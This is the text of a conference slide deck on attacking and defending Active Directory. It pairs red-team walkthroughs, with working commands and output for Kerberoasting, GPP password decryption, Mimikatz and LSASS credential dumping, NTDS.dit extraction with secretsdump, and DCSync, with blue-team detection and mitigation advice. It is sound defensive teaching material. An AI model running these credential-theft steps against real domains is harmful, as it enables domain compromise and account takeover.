

Red vs. Blue: Modern Active Directory Attacks & Defense



Sean Metcalf
@Pyrotek3
ADSecurity.org



ABOUT

- ❖ Chief Technology Officer - DAn Solutions
- ❖ Microsoft Certified Master (MCM) Directory Services
- ❖ Security Researcher / Purple Team
- ❖ Security Info -> ADSecurity.org
- ❖ Speaker: BSides, Shakacon, Black Hat



AGENDA

Red Team (Recon, Escalate, Persist)

Blue Team (Detect, Mitigate, Prevent)



Sean Metcalf (@Pyrotek3)

Red Team (Offense)



Sean Metcalf (@Pyrotek3)

PowerShell Attack Tool Evolution: PowerSploit to Empire

PowerSploit: [github.com/mattifestation/PowerSploit]

- Invoke-Shellcode
- Invoke-TokenManipulation
- Invoke-Mimikatz
- Get-GPPPassword
- Add-Persistence



Empire: [PowerShellEmpire.com]

- Post-exploitation agent with secure comms
- Run PowerShell code without using PowerShell.exe
- Rapidly deploy modules from key loggers to Mimikatz

Recon: “SPN Scanning” Service Discovery

✦ SQL servers, instances, ports, etc.

✦ *MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433*

✦ Exchange Client Access Servers

✦ *exchangeMDB/adsmsEXCAS01.adsecurity.org*

✦ RDP

✦ *TERMSERV/adsmsEXCAS01.adsecurity.org*

```
Domain           : lab.adsecurity.org
ServerName       : adsmssql02.lab.adsecurity.org
Port             : 9834
Instance        :
ServiceAccountDN : {CN=svc-adsQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity.org}
OperatingSystem  : {windows server 2008 R2 Datacenter}
OSServicePack    : {Service Pack 1}
LastBootup      : 3/8/2015 1:07:25 AM
OSVersion        : {6.1 (7601)}
Description      : {Production SQL server}
SrvAcctUserID    : svc-adsQLSA
SrvAcctDescription : SQL Server Service Account
```

SPN Scanning for Service Accounts

```
Domain : lab.adsecurity.org
UserID : svc-SQLAgent01
PasswordLastSet : 01/03/2015 18:42:01
LastLogon : 12/29/2014 00:18:02
Description :
SPNServers : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, AD
SPNTypes : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02
MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

Find-PSServiceAccounts

<https://github.com/PyroTek3/PowerShell-AD-Recon/>


SPN Directory:

http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.

- ✦ “Kerberoast” python-based TGS password cracker.
- ✦ No elevated rights required.
- ✦ No traffic sent to target.



Kerberoast: Request TGS Service Ticket

```
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/adsdb01.lab.adsecurity.org:1433"
```

```
Id : uuid-928e5eae-f8e6-44ee-9b26-0ddd40e83266-2
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 6/12/2015 1:21:49 AM
ValidTo : 6/12/2015 11:21:49 AM
ServicePrincipalName : MSSQL/adsdb01.lab.adsecurity.org:1433
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
PS C:\> klist
```

```
Current LogonId is 0:0x30a265
```

```
Cached Tickets: (2)
```

```
#0> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 6/11/2015 21:21:49 (local)
End Time: 6/12/2015 7:21:49 (local)
Renew Time: 6/18/2015 21:21:49 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
```

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
Server: MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
KerberosTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 6/11/2015 21:21:49 (local)
End Time: 6/12/2015 7:21:49 (local)
Renew Time: 6/18/2015 21:21:49 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
```

Kerberoast: Save & Crack TGS Service Ticket

```
mimikatz(powershell) # kerberos::list /export
```

```
[00000000] - 0x00000012 - aes256_hmac
```

```
Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
```

```
Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
```

```
Client Name      : JoeUser @ LAB.ADSECURITY.ORG
```

```
Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
```

```
* Saved to file   : 0-40e10000-JoeUser@krbtgt~LAB.ADSECURITY.ORG-LAB.ADSECURITY.ORG.kirbi
```

```
[00000001] - 0x00000017 - rc4_hmac_nt
```

```
Start/End/MaxRenew: 6/11/2015 9:21:49 PM ; 6/12/2015 7:21:49 AM ; 6/18/2015 9:21:49 PM
```

```
Server Name       : MSSQL/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
```

```
Client Name      : JoeUser @ LAB.ADSECURITY.ORG
```

```
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```

```
* Saved to file   : 1-40a10000-JoeUser@MSSQL~adsdb01.lab.adsecurity.org~1433-LAB.ADSECURITY.ORG.kirbi
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#! File: MSSQL.kirbi
All tickets cracked!
```

Blue Team Response: TGS Password Cracking

- Detection (noisy):
 - Event ID 4769: A Kerberos service ticket was requested
- Mitigation:
 - Service Account passwords >25 characters
 - Use (Group) Managed Service Accounts

Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in) im
  02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
  cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQju
  changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" us
  (built-in)" expires="2015-02-17" />
</User>
</Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQju'
#Super@Secure&Password$2015?
```

Pivoting with Local Admin

- ✦ Using GPP Credentials
- ✦ Connect to other computers using ADSAdmin account
- ✦ **Compromise Local Admin creds = Admin rights on all**
- ✦ Always RID 500 – doesn't matter if renamed.
- ✦ Mimikatz for more credentials!



Blue Team Response: Exploiting GPP

- **Detection:**

- XML Permission Denied Checks
 - Place xml file in SYSVOL & set Everyone:Deny
 - Audit Access Denied errors
- GPO doesn't exist, no legit reason for access

- **Mitigation:**

- Install KB2962486 on every computer used to manage GPOs
- Delete existing GPP xml files in SYSVOL containing passwords

Blue Team Response: Pivoting via Local Admin

- Detection:
 - Local admin account logon
- Mitigation:
 - Use Microsoft LAPS (or similar) for automatic local admin password change.
 - Deploy KB2871997 on all systems.
 - Disallow local account logon across network via GPO.
 - Don't allow workstation to workstation communication.
 - Implement network segmentation.

Mimikatz:

The Credential Multi-tool

✦ **Dump credentials**

- ✦ Windows protected memory (LSASS). *
- ✦ Active Directory Domain Controller database . *

✦ **Dump Kerberos tickets**


- ✦ for all users. *
- ✦ for current user.

✦ **Credential Injection**

- ✦ Password hash (pass-the-hash)
- ✦ Kerberos ticket (pass-the-ticket)

✦ **Generate Silver and/or Golden tickets**

✦ **And so much more!**



Dump Credentials with Mimikatz



```
mimikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
```

msv :

```
Primary
* Username : HanSolo
* Domain   : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbd375a
* NTLM     : 269c0c63a623b2e062dfd861c9b82818
* SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
```

tspkg :

```
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!
```

wdigest :

```
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!
```

kerberos :

```
* Username : HanSolo
* Domain   : LAB.ADSECURITY.ORG
* Password : Falcon99!
```

ssp :

credman :

User

Service Account

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-22223
```

msv :

```
Primary
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* NTLM     : d0abfc0cb689f4cdc8959a1411499096
* SHA1     : 467f0516e6155eed60668827b0a4dab5e
```

tspkg :

```
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

wdigest :

```
* Username : svc-SQLDBEngine01
* Domain   : ADSECLAB
* Password : ThisIsAGoodPassword99!
```

kerberos :


```
* Username : svc-SQLDBEngine01
* Domain   : LAB.ADSECURITY.ORG
* Password : ThisIsAGoodPassword99!
```

ssp :

credman :

Dumping AD Domain Credentials

- ✦ Get access to the NTDS.dit file & extract data.
 - ✦ Copy AD database from remote DC.
 - ✦ Grab AD database copy from backup.
 - ✦ Get Virtual DC data.
- ✦ Dump credentials on DC (local or remote).
 - ✦ Run Mimikatz (WCE, etc) on DC.
 - ✦ Invoke-Mimikatz on DC via PS Remoting.




Finding NTDS.dit on the Network

- ✦ Are your DC backups properly secured?
- ✦ Domain Controller storage?
- ✦ Who administers the virtual server hosting virtual DCs?
- ✦ Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.



Dump LSASS Process Memory



Windows Task Manager

File Options View Help

Applications Processes Services Performance

Image ...	User Name	CPU	Me
conhost.exe	ADSAd...	00	
csrss.exe	SYSTEM	00	
csrss.exe	SYSTEM	00	
dfsrs.exe	SYSTEM	00	
dfssvc.exe	SYSTEM	00	
dns.exe	SYSTEM	00	
dwm.exe	ADSAd...	00	
explorer.exe	ADSAd...	00	
ismserv.exe	SYSTEM	00	
lsass.exe	SYSTEM	00	
lsm.exe			
Microsoft			
mmc.exe			
mmc.exe			
msdtc.ex			
powershe			

Open File Location

End Process

End Process Tree

Debug

UAC Virtualization

Create Dump File

Set Priority

Properties

Go to Service(s)

Processes: 44

Physical Memory: 80%

```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain           : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990

msv :
[00000003] Primary
* Username : ADSAdministrator
* Domain   : ADSECLAB
* LM       : e52cac67419a9a226e7e4a5ff986d116
* NTLM    : 7c08d63a2f48f045971bc2236ed3f3ac
* SHA1    : 05a6fb630c065d50471cd5a30ac5604642a

tspkg :
* Username : ADSAdministrator
* Domain   : ADSECLAB
* Password : Password99!

wdigest :
* Username : ADSAdministrator
* Domain   : ADSECLAB
* Password : Password99!

kerberos :
* Username : ADSAdministrator
* Domain   : LAB.ADSECURITY.ORG
* Password : Password99!
```

Dump AD Credentials with Mimikatz

```
mimikatz(powershell) # lsadump::samrpc /patch  
Domain : ADSECLAB / 5-1-5-21-1473643419-774954089-2222329127
```

```
RID : 000001f4 (500)  
User : Administrator  
LM :  
NTLM : 6f40d9c1cab7f73d298dc3d94163543d
```

```
RID : 000001f5 (501)  
User : Guest  
LM :  
NTLM :
```

```
RID : 000001f6 (502)  
User : krbtgt  
LM :  
NTLM : 7e2a0e20851d0229f2489210b6576ede
```

```
RID : 000003e8 (1000)  
User : admin  
LM :  
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```

```
RID : 00000452 (1106)  
User : LukeSkywalker  
LM :  
NTLM : 177af8ab46321ceef22b4e8376f2dba7
```

```
RID : 00000453 (1107)  
User : HanSolo  
LM :  
NTLM : 269c0c63a623b2e062dfd861c9b82818
```

```
RID : 00000454 (1108)  
User : JoelUser  
LM :  
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```


NTDSUtil?

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
    Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
    Target Database: c:\temp\Active Directory\ntds.dit

          Defragmentation  Status (% complete)

    0     10     20     30     40     50     60     70     80     90    100
    |-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|
    .....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```


Dump Password Hashes from NTDS.dit

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -ntds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e515780021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab4
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fd
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4
lab.adsecurity.org\Savannah.Roberts:2612:aad3b435b51404eeaad3b435b51404ee:fd40401e4
lab.adsecurity.org\Caleb.Lewis:2613:aad3b435b51404eeaad3b435b51404ee:fd40401e4b
```

New Kekeo Tool

DA rights

+

DCSync

=

Password Hashes over the Network

```
Administrateur : Invite de commandes
c:\Users\Gentil Kiwi\Desktop>dcsync.exe /domain:lab.local /user:utilisateur

##### DCSync 1.0
## ^ ## / * *
## < ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## Vincent LE TOUX ( vincent.latoaud@gmail.com )
## # ## http://blog.gentilkiwi.com
##### http://www.mysmartlogon.com

[DC] 'utilisateur' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server

SAM Username : utilisateur
User Principal Name : utilisateur@lab.local
Object RID : utilisateur
Account Type : 30000000
Account expiration :
Password last change : 03/08/2015 00:47:12
Object Security ID : S-1-5-21-130452501-2165100805-3685010670-502
Object Relative ID : 1104

Credentials:
NTLM: c3056561536c54df11f9302ced688591

Supplemental Credentials:
* Primary:Kerberos -Newer -Keys *
Default Salt : LAB.LOCALutilisateur
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 046f9a75471
aes128_hmac (4096) : 6c2663b4f11
des_cbc_md5 (4096) : 04b352f1383202ea

* Primary:Kerberos *
Default Salt : LAB.LOCALutilisateur
Credentials
des_cbc_md5 : 04b352f1383202ea

* Packages *
Kerberos -Newer -Keys
01 0ced94a1a3bc01f0d10b099d0e8ada20
02 4676b1e720c74c1e605a119ddbbe0f1f
03 0fc6c25b497ba8f96ec13a1a3b903c34
04 0ced94a1a3bc01f0d10b099d0e8ada20
05 4676b1e720c74c1e605a119ddbbe0f1f
06 13653c9bfc4b5ae4a13d7ec1251807bc
07 0ced94a1a3bc01f0d10b099d0e8ada20
08 4822e99e1fa13cafa293edbdcd038cdf
09 4822e99e1fa13cafa293edbdcd038cdf
10 b4e581e618c8e00b240e1c71d660832d

Administrateur : Invite de commandes
Microsoft windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

c:\security>cd "%userprofile%\Desktop"
c:\Users\Gentil Kiwi\Desktop>dcsync.exe /domain:lab.local /user:LAB/krbtgt

##### DCSync 1.0
## ^ ## / * *
## < ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## Vincent LE TOUX ( vincent.latoaud@gmail.com )
## # ## http://blog.gentilkiwi.com
##### http://www.mysmartlogon.com

[DC] 'LAB/krbtgt' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server

SAM Username : krbtgt
Object RID : krbtgt
Account Type : 30000000
Account expiration :
Password last change : 03/08/2015 00:16:20
Object Security ID : S-1-5-21-130452501-2165100805-3685010670-502
Object Relative ID : 502

Credentials:
NTLM: ac7ed191963b9cfb5ed39213b72a623c

Supplemental Credentials:
* Primary:Kerberos -Newer -Keys *
Default Salt : LAB.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 7d053cc800c1c6ca2a53b22d44d02ef7d
aes128_hmac (4096) : 402a6fc42ab37b76cfdab74ceba1f392
des_cbc_md5 (4096) : 3eb33401e3b63420

* Primary:Kerberos *
Default Salt : LAB.LOCALkrbtgt
Credentials
des_cbc_md5 : 3eb33401e3b63420

* Packages *
Kerberos -Newer -Keys
* Primary:Kerberos *
01 485c7aed4123ff32f1d3ab3a3d8b5869
```



